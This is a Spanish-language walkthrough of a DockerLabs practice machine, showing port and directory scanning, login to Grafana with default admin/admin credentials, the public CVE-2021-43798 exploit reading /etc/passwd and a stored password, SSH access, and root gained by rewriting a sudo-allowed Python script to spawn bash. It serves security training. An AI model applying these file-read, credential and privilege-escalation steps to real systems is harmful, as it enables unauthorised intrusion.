

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh move.tar
Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.050 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.050/0.050/0.050/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  1 0          0          4096 Mar 29 2024 mantenimiento [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 9.6p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   256 77:0b:34:36:87:0d:38:64:58:c0:6f:4e:cd:7a:3a:99 (ECDSA)
|_  256 1e:c6:b2:91:56:32:50:a5:03:45:f3:f7:32:ca:7b:d6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Debian))
|_ http-server-header: Apache/2.4.58 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
3000/tcp   open  http     Grafana http
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Grafana
|_ Requested resource was /login
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Utilizamos whatweb para ver las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.58 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]
> whatweb http://172.17.0.2:3000
http://172.17.0.2:3000 [302 Found] Cookies[redirect_to], Country[RESERVED][ZZ], HttpOnly[redirect_to], IP[172.17.0.2], RedirectLocation[/login], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-XSS-Protection[1; mode=block]
http://172.17.0.2:3000/login [200 OK] Country[RESERVED][ZZ], Grafana[8.3.0], HTML5, IP[172.17.0.2], Script, Title[Grafana], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]
```


Con gobuster vemos los directorios y archivos ocultos. Donde encontramos un archivo html que procederemos a ver.

```
> gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: ts,sh,webp,ttf,html,htm,json,rar,png,pcapng,css,md,ini,tar.gz,svg,bin,pl,php,xml,conf,bak,old,jpg,jpeg,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htm (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
./index.html (Status: 200) [Size: 10701]
./maintenance.html (Status: 200) [Size: 63]
```



The screenshot shows a web browser window with the address bar displaying '172.17.0.2/maintenance.html'. The page content reads 'Website under maintenance, access is in /tmp/pass.txt'.

Ahora buscaremos los directorios y archivos ocultos que hay en el puerto 3000.


```
> gobuster dir -u http://172.17.0.2:3000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100 --exclude-length 29
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2:3000/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length: 29
[+] User Agent: gobuster/3.6
[+] Extensions: rb,php,html,txt,py,asp,ts,woff2,css,backup,gif,woff,pcap,htm,ini,bak,old,tar,rar,ttf,aspx,xml,log,zip,webp,pcapng,js,sh,tar.gz,jpg,svg,eot,exe,bin,json,md,conf,7z,png,pl,jpeg
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/login (Status: 200) [Size: 27914]
/signup (Status: 200) [Size: 27865]
/public (Status: 302) [Size: 31] [--> /public/]
/reports (Status: 302) [Size: 24] [--> /]
```

Vemos un login al cual accedemos con admin/admin. Después nos pide cambiar contraseña y le damos a skip y dentro ya podemos ver la versión de grafana.



The screenshot shows the Grafana login and password change interface. On the left, there is a 'Welcome to Grafana' message and a login form with fields for 'Email or username' (containing 'admin') and 'Password' (containing 'admin'). Below these fields are 'Log in' and 'Skip' buttons. On the right, there is a 'New password' form with fields for 'New password' and 'Confirm new password', followed by a 'Submit' button. The version 'v8.3.0 (914fcedb7)' is displayed in the bottom right corner.

Con searchsploit buscamos algún exploit para esa versión de grafana y hay un Python.

```
> searchsploit grafana 8.3.0
-----
Exploit Title | Path
-----
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read | multiple/webapps/50581.py
```

Lo descargamos con la utilidad de searchsploit y la flag -m.

```
> searchsploit -m 50581
Exploit: Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
URL: https://www.exploit-db.com/exploits/50581
Path: /usr/share/exploitdb/exploits/multiple/webapps/50581.py
Codes: CVE-2021-43798
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Dockerlabs/50581.py
```

Después de ver el código comprobamos como funciona y lanzamos el exploit. Por lo que leemos el passwd para ver los usuarios de la máquina y además vemos el archivo que anteriormente descubrimos en la web /tmp/pass.txt.

```
> python3 50581.py -H http://172.17.0.2:3000
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:100:101:/:nonexistent:/usr/sbin/nologin
ftp:x:101:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:102:65534:/:run/sshd:/usr/sbin/nologin
grafana:x:103:105:/:usr/share/grafana:/bin/false
freddy:x:1000:1000:/:home/freddy:/bin/bash
```

```
Read file > /tmp/pass.txt
t9sH76gpQ82UFz3GXZS
```

Accedemos mediante ssh con el usuario freddy y la contraseña proporcionada.

```
> ssh freddy@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:vI77ttzFmsp8NiCsxBpeZipRCZ9MdfkeMJoJz7qMiTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
freddy@172.17.0.2's password:
Linux 77f41ed4800e 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kal
4

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
→ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
freddy@77f41ed4800e:~$ id
uid=1000(freddy) gid=1000(freddy) groups=1000(freddy)
```

Vemos que con sudo podemos ejecutar un archivo Python como root y sin necesidad de contraseña.

```
freddy@77f41ed4800e:~$ sudo -l
Matching Defaults entries for freddy on 77f41ed4800e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
User freddy may run the following commands on 77f41ed4800e:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/maintenance.py
```

Ya que el archivo se encuentra dentro del directorio opt, comprobamos que tenemos permisos de escritura y podremos modificar el archivo Python para lanzarnos una shell como root gracias a que el directorio es de root, pero nos deja leer, escribir y ejecutar.

```
freddy@77f41ed4800e:~$ cat /opt/maintenance.py
print("Server under beta testing")

freddy@77f41ed4800e:~$ ls -la /
total 80364
drwxr-xr-x 1 root root 4096 Jul 18 18:26 .
drwxr-xr-x 1 root root 4096 Jul 18 18:26 ..
-rwxr-xr-x 1 root root 0 Jul 18 18:26 .doc
lrwxrwxrwx 1 root root 7 Mar 24 2024 bin
drwxr-xr-x 2 root root 4096 Feb 15 2024 boot
drwxr-xr-x 5 root root 340 Jul 18 18:26 dev
drwxr-xr-x 1 root root 4096 Jul 18 18:26 etc
-rw-r--r-- 1 root root 82223034 Dec 14 2021 graf
drwxr-xr-x 1 root root 4096 Mar 29 2024 home
lrwxrwxrwx 1 root root 7 Mar 24 2024 lib
lrwxrwxrwx 1 root root 9 Mar 24 2024 lib6
drwxr-xr-x 2 root root 4096 Mar 24 2024 medi
drwxr-xr-x 2 root root 4096 Mar 24 2024 mnt
drwxrwxrwx 1 root root 4096 Mar 29 2024 opt

freddy@77f41ed4800e:~$ cd /opt/

freddy@77f41ed4800e:/opt$ rm maintenance.py

freddy@77f41ed4800e:/opt$ ls -la
total 8
drwxrwxrwx 1 root root 4096 Jul 18 19:17 .
drwxr-xr-x 1 root root 4096 Jul 18 18:26 ..
```

Modificamos el archivo para que ejecute una bash y ejecutamos con sudo el binario de python3 y el archivo maintenance.py. Listo ya tenemos root.

```
freddy@77f41ed4800e:/opt$ nano maintenance.py  
freddy@77f41ed4800e:/opt$ cat maintenance.py  
import os  
os.system("/bin/bash")
```

```
freddy@77f41ed4800e:/opt$ sudo /usr/bin/python3 /opt/maintenance.py  
└─(root@77f41ed4800e)-[/opt]  
# id  
uid=0(root) gid=0(root) groups=0(root)
```